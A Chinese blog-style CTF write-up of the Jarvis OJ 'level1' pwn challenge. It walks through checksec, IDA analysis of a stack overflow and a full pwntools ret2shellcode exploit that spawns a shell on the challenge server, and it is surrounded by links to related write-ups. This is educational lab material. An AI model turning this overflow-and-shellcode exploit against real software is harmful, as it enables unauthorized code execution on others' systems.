(Jarvis Oj)(Pwn) level1

jarvisoj_level1 jarvisoj_level1 使用checksec查看: 保护全关,并且还有RWX区域。栈溢出的题目的话直接ret2shellcode即可。 放进IDA中查看: 主函数中直接给出漏洞函数: 妥妥的一个栈溢出了,程序会输出buf的地址。 查看了下字符串也没有关键字符串,看来就是ret2shellcode 然而…BUU上的环境可能有点问题。并不能打通。 于是…使用ret2libc的方式。用write泄露libc的地址,然后捣鼓捣鼓。 exp: from pwn import * from six imp 阅读详情

(Jarvis Oj)(Pwn) level1


首先用checksec查一下保护。几乎没开什么保护措施。关键的是NX没开,意味着栈上的数据可执行。
这里写图片描述

用ida反汇编,找到溢出点。
这里写图片描述

但这次没有找到system函数了,那么该怎么得到shell呢,发现这个函数调用了printf函数,输出了buf的地址,在结合NX保护是关闭的,那么就意味着,如果将shellcode写到buf中,函数返回时跳转到buf位置,就可以执行shellcode了,示意图如下。
这里写图片描述
写得脚本 。

  1 from pwn import *                                                                                                  
  2 
  3 conn=remote("pwn2.jarvisoj.com","9877")
  4 shellcode_addr=conn.recvuntil('?',drop=True)
  5 shellcode_addr=int(shellcode_addr[12:],16)
  6 pad=0x88
  7 shellcode=asm(shellcraft.sh())
  8 payload=shellcode.ljust(pad,'A')+"BBBB"+p32(shellcode_addr)
  9 conn.sendline(payload)
 10 conn.interactive();

笔记向——PWN jarvis oj level1 题目链接:https://dn.jarvisoj.com/challengefiles/level1.80eacdcd51aca92af7749d96efad7fb5 nc pwn2.jarvisoj.com 9877 0x01Linux中分析题目 首先使用file命令,文件为32位 再运行一下文件,提示输入,然后输出hello world 若出现权限不够则使用 chmod 777 文件名 ,打开文件所有权限 使用gdb工具,终端输入gdb,再输入:checksec 文件名,检查保 阅读详情

相关推荐

笔记向——PWN jarvis oj level2

题目链接:https://dn.jarvisoj.com/challengefiles/level2.54931449c557d0551c4fc2a10f4778a1 nc pwn2.jarvisoj.com 9878 0x01分析漏洞 先查看文件类型,再运行一下文件 检查保护措施 补充: checksec :是用来检查可执行文件属性的。 Arch:说明这个文件的属性是什么,说明是32位的程序。 Stack:canary,这个主要是说栈保护的东西,所利用的东西就是相当于网站的cookie,lin

m0_52133692的博客 261

Jarvis OJ level1

要点:使用shellcraft.i386()来编写shellcode 和level0相比,本题没有system函数可以直接调用。 所以我们要发送shellcode来getshell 首先看一下开了哪些保护。(好吧,不出意料是全裸) 然后IDA里面看函数调用,main()函数先调用了vulnerable_function函数。 vulnerable_function: text:0804847B ...

Kni9hT's Blog 700

CentOS 7环境下GLPI与OCS Inventory资产管理系统集成部署指南

本文详细介绍了在CentOS 7环境下,如何将GLPI与OCS Inventory两大开源工具进行集成部署,构建自动化资产管理系统。指南涵盖环境准备、核心服务安装、Web界面初始化、OCS插件配置及资产同步实战,帮助运维人员实现IT资产的自动发现、统一管理与可视化,大幅提升资产管理效率。

weixin_29274337的博客 327

Jarvis OJ level1题解

题目网址https://www.jarvisoj.com/challenges Pwn区level1题 首先把文件放入gdb中用checksec分析 分析发现,没有开启NX保护,说明文件内没有包含system(‘/bin/sh’),说明本题需要自己去构造shellcode。NX保护未开启表示着你输入的东西可执行,所以你需要构造shellcode填充数据,然后利用返回地址再次返回这个变量,就可以执...

educat0r的博客 709

推荐国内可使用的chatGPT的工具

是基于ChatGPT 3.5和ChatGPT 4开发的chatGPT应用程序版,这个应用可以直接使用而不需要魔法,如果我们有自己的APT KEY的话可以一直使用,但是如果没有的话,我们只能使用ChatGPT 3.5 版本的,次数也是有所限制,应该是20次每天,这也足够我们的使用了,响应的速度也是非常的快。

有你真好的博客 1万+

Globus数据下载全攻略:从零配置到批量下载大文件(附常见问题解决)

本文详细介绍了Globus数据下载的全流程,从零配置到批量下载大文件的实用技巧,包括环境准备、高级传输策略、性能优化及常见问题解决方案。Globus作为科研数据的高效传输工具,通过并行流传输和自动校验技术,显著提升大规模数据传输的效率和可靠性。

u9v0w的博客 662

攻防世界level0 + (Jarvis Oj)(Pwn) level1

攻防世界level0 将文件在ida中打开, 输出字符串helloWord之后执行vulnerable_function()函数,没有与用户交互,双击进去查看,, 无参数传入,buf长度为0x80,即0x80h填充满,之后跟上地址就可以实现任意跳转。查找字符串 这是 vulnerable_function 函数,可以在栈上写0x200个字节,或许我们可以进行溢出,覆盖掉返回地址...

qq_44832048的博客 2163

光伏系统选型指南:5种主流MPPT算法优缺点对比(附选型流程图)

本文深入剖析了光伏系统中五种主流MPPT算法的核心原理与性能差异。通过对比扰动观察法、电导增量法、恒定电压法、模糊逻辑控制及人工智能算法在追踪精度、响应速度、实现成本与稳定性等方面的表现,为不同应用场景(如户用、工商业及大型电站)提供了清晰的选型决策流程图和实战指南,帮助工程师优化系统效率与投资回报。

weixin_29294597的博客 106

jarvisoj——[XMAN]level1

题目 Wp 先查一下基本的内容 可以看到 RELRO: Partial RELRO就是got表可写的意思,然后ida接着看看源码,这里就是说调用了一个无参的函数 这里看到很明显的是一个溢出,但是这里没有shellcode,就需要自己写一个了 这里可以看到print打印了buf的地址 这里写一个pwntools的脚本 from pwn import * sh = remote("pwn2.jarvisoj.com",9877) shellcode = asm(shellcraft.i386.

王嘟嘟的博客 777

【OpenFOAM】-olaFlow-算例1- baseWaveFlume

算例文件注释--olaFlow-算例1- baseWaveFlume

ou_no的博客 3640

dify upload存在SSRF漏洞

Dify 是一个用于构建 AI 应用程序的开源平台。

nnn2188185的博客 1479

PWN_JarvisOJ_Level1

首先nc一下 之后我们来看ida反编译 在“Hello,World!\n”之前有一个vulnerable_function,进去之后查看一下这个函数 可以看出来刚刚出现的奇怪的地址是buf的首地址(%p是返回参数地址的),那么我们就要查看一下buf。 从中能看出buf有0x88的字节,并且返回指令在+0004的位置,所以需要填充0x88+4的字节 这个题目中没有syste...

michaelinfinity的博客 890

手把手教你学基带SOC芯片(4.2)--基带soc芯片的存储器设计

基带 SoC 中的存储器设计需要综合考虑功耗、成本和性能等因素。SRAM 适合高速缓存,DRAM 适合主内存,Flash 存储器适合非易失性存储。通过优化存储单元设计、阵列布局和外围电路,可以提高存储器的性能和效率。

MHD0815的博客 350

Jarvis OJ-PWN-[XMAN]level1 wp

地址:nc pwn2.jarvisoj.com 9877 第一步:用checksec看开启了哪些保护 32位的 程序编译时关了栈不可执行保护 第二步:用IDA看伪代码 进去之后F5看到主函数 跟进vulnerable_function()函数 第三步:找到溢出点并加以分析 我们需要覆盖函数的返回地址 将其地址覆盖成shellcode的返回地址 这道题不像level0 里面有system函数...

分不清东西南北的Laffey 1272

23 中望CAD二次开发(ZRX C++)-自定义实体(二)

本文详细介绍了自定义图形实体,如何实现几何变换、捕捉、节点编辑,并介绍了CAD代理的概念。

cilvsuanna的博客 437

Statistics and Machine Learning Toolbox

Statistics and Machine Learning Toolbox(带书签),MATLAB统计学习工具

[BUUCTF]PWN——jarvisoj_level1

jarvisoj_level1 例行检查,32位,未开启任何保护。 运行一下,给了一个地址 0xffef96b0 用IDA打开,查看主函数 查看function函数。由此我们可以知道 bufadddr= 0xffef96b0, buf存在溢出漏洞。由于题目并没有开启任何保护。所以我们可以先通过read读入shellcode,然后利用溢出漏洞将ret覆盖为buf参数地址(此时buf里是shellcode)去执行即可获取shell。 ...

BangSen1的博客 354

OV9734 DATASHEET,完整规格书

OV9734完整规格书,包括电气参数,尺寸规格,寄存器配置表等

(Jarvis Oj)(Pwn) level4

(Jarvis Oj)(Pwn) level4 先看一下保护措施,没什么奇怪的地方。 这次并没有给libc的文件,开始通过泄露得到的__libc_start_main地址对照libc库,并没有成功。于是就学了一波DynELF,这个模块的原理还是不太清楚(玄学),以后来填。总之利用这个模块可以找到system的地址,但是找不到”/bin/sh”这个字符串位置,但是我们可以控制read函数,所...

Nothing 1264

怀旧版电脑GBC模拟器

再现原版GBC掌机的界面,电脑运行连游戏界面都一样大小,很怀旧,很真实,(英文版)强烈推荐,很小的文件,很难才找到的。

NTscan扫描工具

ntscan是一个扫描器,可以扫描没有密码和弱密码的共享,先到配置文件中填写猜测的用户名和密码,扫描过程中右侧出现的是扫描日志。

(Jarvis Oj)(Pwn) level0

(Jarvis Oj)(Pwn) level0 首先用checksec查一下保护。几乎没开什么保护措施。 用ida反汇编。main函数就调用了两个函数。 跟进第二个函数。 找到溢出点,同过buf缓冲区。又找到函数callsystem()。 只要控制程序返回到callsystem地址即可。找到callsystem地址。 写得脚本。 1 from pwn ...

Nothing 1319

(Jarvis Oj)(Pwn) level3_x64

(Jarvis Oj)(Pwn) level3_x64 这题是level3的64位版本,思路和32位版本一致,不同之处就是函数的参数传递,利用寄存器,于是构造rop链。写得脚本如下: from pwn import * ...

Nothing 1076

(Jarvis Oj)(Pwn) level2

(Jarvis Oj)(Pwn) level2 首先用checksec查一下保护。这次NX开启了。 用ida反汇编,找到溢出点。 这次system函数又出现了。于是想着是否可以通过控制调用system(“/bin/sh”)得到shell,将返回地址用system的地址覆盖,将传入参数设置成”/bin/sh”,用ida查找了一下字符串,刚好发现了”/bin/sh”,于是记录下地址(或者...

Nothing 1198

(Jarvis Oj)(Pwn) level2(x64)

(Jarvis Oj)(Pwn) level2(x64) 首先用checksec查一下保护,和level2一样。 反汇编,程序和32位的程序几乎一致。找到溢出点。 那么溢出思路也和32位的差不多,唯一不同的是,64位程序在调用system函数时,参数的传递方式和32位不一样,32位是通过栈传参,而64位通过edi寄存器传参,所以这时我们的思路变成如何覆盖edi的值,通过基本rop就可...

Nothing 1565

(Jarvis Oj)(Pwn) level3

(Jarvis Oj)(Pwn) level3 首先用checksec查看一下保护。 依然开启了NX保护。ida反汇编,找到溢出点。 可是呢,这次在程序中并没有找到system函数,和”/bin/sh”字符串,那么这次该如何拿到shell呢,还是利用system函数,但是没有程序中system的plt,我们如何获取system的地址呢,这需要利用到在libc.so文件中各个函数的相对...

Nothing 1759

(Jarvis Oj)(Pwn) level5

(Jarvis Oj)(Pwn) level5 题目描述:mmap和mprotect练习,假设system和execve函数被禁用,请尝试使用mmap和mprotect完成本题。附件和level3_x64的附件一样。 首先去看看这个mmap函数和mprotect函数是干啥的。 void* mmap(void* addr, size_t len, int port, int flag, int...

Nothing 2198

Jarvis OJ PWN level1

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;先看一下保护: 没开保护。 主函数中没写啥东西。。。 接着打开主函数中调用的function, 很明显的一个...

qq_43409582的博客 328

Jarvis OJ - pwn level3

前言 因为换了电脑,GitHub博客的环境搭起来太麻烦了,又想有所记录,所以又回到这里啦~ level3 前段时间做过pwn题目,现在再来做,发现以前很简单的脚本利用命令都忘记了,真是,啥东西都不能放,一放就忘,这脑子不管用了。 之后每天保持做题量,保持做题手感!在这里记录并且作为监督自己的一种方式。 做题思路 没有system和binsh,又给出了libc文件,容易想到可以用ret2libc方法...

hanqdi_的博客 329

Jarvis OJ - pwn level3-64

pwn - level3_x64 检查保护机制 只开启了NX保护,堆栈不可执行保护。 放入ida分析,发现read栈溢出。 思路:没有system和binsh的情况下,在read函数前有write函数运行,可以通过泄漏write函数的地址来泄漏libc版本,从而泄漏system和binsh地址。 泄漏write函数,需要调用write(1,write_got,0x08) ...

hanqdi_的博客 389
上一篇: (Jarvis Oj)(Pwn) level0
下一篇: (Jarvis Oj)(Pwn) level2
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值